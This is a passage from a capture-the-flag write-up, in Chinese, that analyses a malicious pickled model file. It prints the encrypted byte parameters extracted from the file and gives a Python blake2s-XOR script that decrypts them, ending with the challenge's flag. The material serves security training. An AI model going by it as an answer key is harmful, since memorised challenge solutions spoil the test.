\x7f\xa6I\x9d\xd3\x8a\xbb\xe0\xa4\xd6K\xc3\x1d\x1d8\xfd\x001!\xa8\xe8\x17O\x98U8\xdb\x96\xd4_\x8f\xba\xcf\xb1\x1d\xa1\x99\xc2\xbe\xbcn\xdc\xef\xb8\x87\xd9\x8clk\xe4\x87\xbca\xc8\xa1\x8d\xb1\xef\xf5\xb8+{\xd1\x06\x10\xa1\xe7\xec\xd3(5O\xb5r+\x0e\xf7\xb3"\xc2\xf0\xe8\x845\xd2\xb1\x01\x8c\x08\x0f\x1bOq\x80\x93\xa0$\x15\xb13\xf36\xefv\xc0=\x87\x19\xf1\xdbp~\xaf\xb8\xaat\xb6gC\xf2:\xfa=Z\xa2\x89%\xf5\x86\xb26\x0c\xf1ya\x87(x\xacQ\tw-(xf6_zz\xd9\xb7\x03\x81\x1ap\xd2NC\xf66<d\xdf\xf7\x01\xf9t\x10\xfe\x9b\x92\x15\\-w\xee&E\x0c\x1b\xc3  \x0c\x8e(.\x05\xcb\x1d>\x821\xa1g\xa5Ff4\xe4\x0c\x03\xe2\x89uh\xf96\xac\x95gL\xba\x0f\x01\x99~\xc3O\x03}(ou\tI\'\x12\xabK\xb7\xa9\xa1\xb8GlGhf\xbb\xd9m)\x9a\n=\xcd\xf1SE\x8f\xb2c\xbf\xcc=k\xff\xd5\x96^\xfc\xce\xa9<_\xf1\x00\x06\xc8\xc3\xea\x04\x1f}\xdd:\xf8\xd7\xff\xd3,/+\xb9\xed\xadD\x16\xc1C\xc6!\xe4\x01FD\xd4\xb7d\x89!\xaaP\xce\xfd\xfa\xaeHb\x8b\x19\xb2vB\x1bMG\xc9;\r6Fj.%\xd5\x9as\xe7\xd0\x17\xbf\xa7\xd7\xb7S\xb5Y\xa1y\xf9\xe1\xf0\x1c\xa6\xc6\xc2 \xb5@\xb0\x8d\xd6\x86\xb6K\xcd\x94\xdf\x9d\x81l\x93CE\xc0Rd2\xb2Cs\x18\x94\xa0\xb1\x07\xfb\x07\x0bmup\xba\x82\x85\x05ME\xee&q6+3\x1f0\xbc"!1\x8e\xa6\xe2\t\xe9[\x89\xbfQ8\x86^3\xf8\xe0-\xcbP\xd0jl7\xa9 =9\x7f\x0c\x9c@?\xb5oMf\xa7\xf9\xae\xfd<\xd6\xf0\xf9\xef+\x81G\xd6W\xd8\x12"\xc5\xd9V\xb5\xe4\xe0\xb5QW\xd1;\xdf\xfa\x14$\xa4\x8em9\xc5\xaf{@q\xf0p\x85\xae\xe3\xf2\xf4\xc3\x01\xf1\x9f}\xc7\x9eY6\x9f\xc6,\xa1\x01\xb9U\xac\xfd\x02\x08\r<\xfa\xf6K\xb2\xd0\xfe\x1dw\x9d\xf4U\xc0W\x8b\x83\x8fvD\xce4\xf9t\xffJ\xcc\xb5\xe2\x95\x8d\xd3^\x9f\xbd7n\xa3baJ\xf7r\xec\x98\xd5\xd3\xf1\x04C\xd9\xc1\x04\xa5\xf20\xc8\x9c\xde\xfcy/\xfe\xee\x15[\xf7s\xd5\xef8i\xce\n^\xb8LR-\xeb\x98\x90t@\xa8\xcfZ`7T\xb7~1*)^\x9a\xddig\xc3\xd9\xbfl\x14\xe2\xa3d\xb1\xb0\x02k\xb8kV\x04\xed\xbf\x16U>\xba\x15\xae\x0b\xb6\xff\xf9v\xa4\xd5\xe3G\xc5\xc2=*\x01x\xffL@\xb3\x8fx\xff&ec\xe8\x1c0\xba\x0f\x1d\x14|\xde\xe2`\xfa\xb3\x88h\xb9\xe7\xa6\x83p\x07;\xf3\x0f!&e\x8e\xc0|Q"\xd3d\xc4\xe4\xc9\xab\xb2;\x1e\xcb\xc8k\n\xec\xfe^\xb1,\xf67\xbeh5\xbc\xd9\x82hd\xc9-k\x1b\xf9\xc5\xdd\t\x92K?"\xad\xc7\xd5m\x11\xa1\xdey;\xd2\xc1\xc2\xb5Z\x92,\xd2\xc3\x97@\xff\xf2\x1b\x1c\xce)^\xf8\xda\xd5\x9fod\xef\xb6\xe2\xe4\x9c\x12\xcd%K\x1fF\xb15\xc9\xcb6\xf7\x82\xd6\xc8\xe2J\xaf\xf8\x9a\x97\xbb\x11\xc1?\x9c\xf9\xc3\xf9oK\xa0*\x9b~U\x8b\x9c\x1c\x12\xd7\xf7\xb1\xb4l\xd2\x19Z\xc0b\n\x03\xadEaV\xfe3=f\'\\\x14\x96\xabJ\x90\r\x8c\x14\x16\xfeq\xa52B\xa6>\x9f\x16ib\x83r\x90\x0b\x08\xf2\xf90\x828\x0c\xe8r\xe8\x8eV\x83\xe9EP&\r\\r\xb1\x90w\xc6\'+\x8f\xb9\xcf\x02\xe2\x84d\xb7\xa6\xf5\xc5\xde:\x1d)/\xc9\x91\xc7\x1fY\xe4k\xd6\xb5f}\xd6Y;L$\xc1\xbc]\xe3\x0c\x91\x14&g\x99d\xa3\x96\xcfY\x07y\x9f\x1b"MW\xcb\xdf\xf6mM\xc3s\x19\xd2\x84m\xdb\xe6s\x16\x1a\xb1\xe7|t=\x87\x0b\x19\xf7\x89d\x1d\xb8\xea\x8f\xce\xd7kyZ\xde\x02\x04\x9a\xab{\xc0\xd1\xe8\xfe5\xed]&+\xcf\xd5h\xd8\xf7\xcdn', b'\x0b8\x07\xaa\xb7\xae\x8e\x1f\x98H\xe31\xdd\xbf9\xa7jB\x8b\xc6\x19\xef\xf2<0\x8d\x93U\xd7\xb0V\x01')
result0 = _var0
從而得到 cipher、weights、seal。而從 sequence 的計算公式可發現要解密亦依賴於 history 的最近四筆資料。再看一看 payload 發現定義了一個 _WORD,大膽猜測他就是那四筆資料,所以直接把他解密邏輯搬過來:
import hashlib

cipher, weights, seal = # 略,把上面從 model.pkl 反編譯出來的參數複製過來即可

_WORDS = (b'snow', b'candle', b'tangerine', b'clock')
def _stream(key: bytes, size: int) -> bytes:
    out = bytearray()
    counter = 0
    while len(out) < size:
        out.extend(hashlib.blake2s(key + counter.to_bytes(2, 'little')).digest())
        counter += 1
    return bytes(out[:size])

sequence = b'|'.join(_WORDS)
if hashlib.sha256(sequence).digest() == seal:
    key = hashlib.blake2s(weights + sequence + b'inference-cache').digest()
    plain = bytes((a ^ b for a, b in zip(cipher, _stream(key, len(cipher)))))
    print(plain)
即可得到 Flag:grodno{p@ckl$s_are_so_yUmmy}